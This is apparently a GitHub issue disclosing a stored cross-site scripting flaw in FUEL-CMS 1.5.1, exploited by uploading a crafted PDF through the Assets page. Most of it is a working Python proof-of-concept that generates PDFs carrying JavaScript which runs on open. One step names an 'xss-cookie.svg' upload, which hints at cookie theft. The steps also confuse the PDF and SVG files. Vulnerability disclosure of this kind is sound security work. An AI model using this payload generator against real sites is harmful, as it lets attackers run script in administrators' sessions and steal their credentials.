New issue

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
A stored cross-site scripting (XSS) vulnerability exists in FUEL-CMS-1.5.1 #595

Open GiDunPar opened this issue on Apr 2 · 0 comments

GiDunPar commented on Apr 2 • edited

A stored cross-site scripting (XSS) vulnerability exists in FUEL-CMS-1.5.1 that allows an authenticated user authorized to upload a malicious .pdf file which acts as a stored XSS payload. If this stored XSS payload is triggered by an administrator it will trigger a XSS attack.

1、login as admin .in the Assets page




2、Use the following PoC to generate malicious files :


```
# FROM https://github.com/osnr/horrifying-pdf-experiments
import sys

from pdfrw import PdfWriter
from pdfrw.objects.pdfname import PdfName
from pdfrw.objects.pdfstring import PdfString
```

```
from pdfrw.objects.pdfdict import PdfDict
from pdfrw.objects.pdfarray import PdfArray

def make_js_action(js):
    action = PdfDict()
    action.S = PdfName.JavaScript
    action.JS = js
    return action

def make_field(name, x, y, width, height, r, g, b, value=""):
    annot = PdfDict()
    annot.Type = PdfName.Annot
    annot.Subtype = PdfName.Widget
    annot.FT = PdfName.Tx
    annot.Ff = 2
    annot.Rect = PdfArray([x, y, x + width, y + height])
    annot.MaxLen = 160
    annot.T = PdfString.encode(name)
    annot.V = PdfString.encode(value)

    # Default appearance stream: can be arbitrary PDF XObject or
    # something. Very general.
    annot.AP = PdfDict()

    ap = annot.AP.N = PdfDict()
    ap.Type = PdfName.XObject
    ap.Subtype = PdfName.Form
    ap.FormType = 1
    ap.BBox = PdfArray([0, 0, width, height])
    ap.Matrix = PdfArray([1.0, 0.0, 0.0, 1.0, 0.0, 0.0])
    ap.stream = """
%f %f %f rg
0.0 0.0 %f %f re f
""" % (r, g, b, width, height)

    # It took me a while to figure this out. See PDF spec:
    # https://www.adobe.com/content/dam/Adobe/en/devnet/acrobat/pdfs/pdf_reference_1-
7.pdf#page=641

    # Basically, the appearance stream we just specified doesn't
    # follow the field rect if it gets changed in JS (at least not in
    # Chrome).

    # But this simple MK field here, with border/color
    # characteristics, _does_ follow those movements and resizes, so
    # we can get moving colored rectangles this way.
    annot.MK = PdfDict()
    annot.MK.BG = PdfArray([r, g, b])

    return annot

def make_page(fields, script):
    page = PdfDict()
    page.Type = PdfName.Page

    page.Resources = PdfDict()
```


```
    page.Resources.Font = PdfDict()
    page.Resources.Font.F1 = PdfDict()
    page.Resources.Font.F1.Type = PdfName.Font
    page.Resources.Font.F1.Subtype = PdfName.Type1
    page.Resources.Font.F1.BaseFont = PdfName.Helvetica

    page.MediaBox = PdfArray([0, 0, 612, 792])

    page.Contents = PdfDict()
    page.Contents.stream = """
BT
/F1 24 Tf
ET
    """

    annots = fields

    page.AA = PdfDict()
    # You probably should just wrap each JS action with a try/catch,
    # because Chrome does no error reporting or even logging otherwise;
    # you just get a silent failure.
    page.AA.O = make_js_action("""
try {
  %s
} catch (e) {
  app.alert(e.message);
}
    """ % (script))

    page.Annots = PdfArray(annots)
    return page

if len(sys.argv) > 1:
    js_file = open(sys.argv[1], 'r')

    fields = []
    for line in js_file:
        if not line.startswith('/// '): break
        pieces = line.split()
        params = [pieces[1]] + [float(token) for token in pieces[2:]]
        fields.append(make_field(*params))

    js_file.seek(0)

    out = PdfWriter()
    out.addpage(make_page(fields, js_file.read()))
    out.write('result.pdf')
```



3、back to Assets then we can see xss-cookie.svg have been upload:



4、when user click the xss.pdf it will trigger a XSS attack



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

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1 participant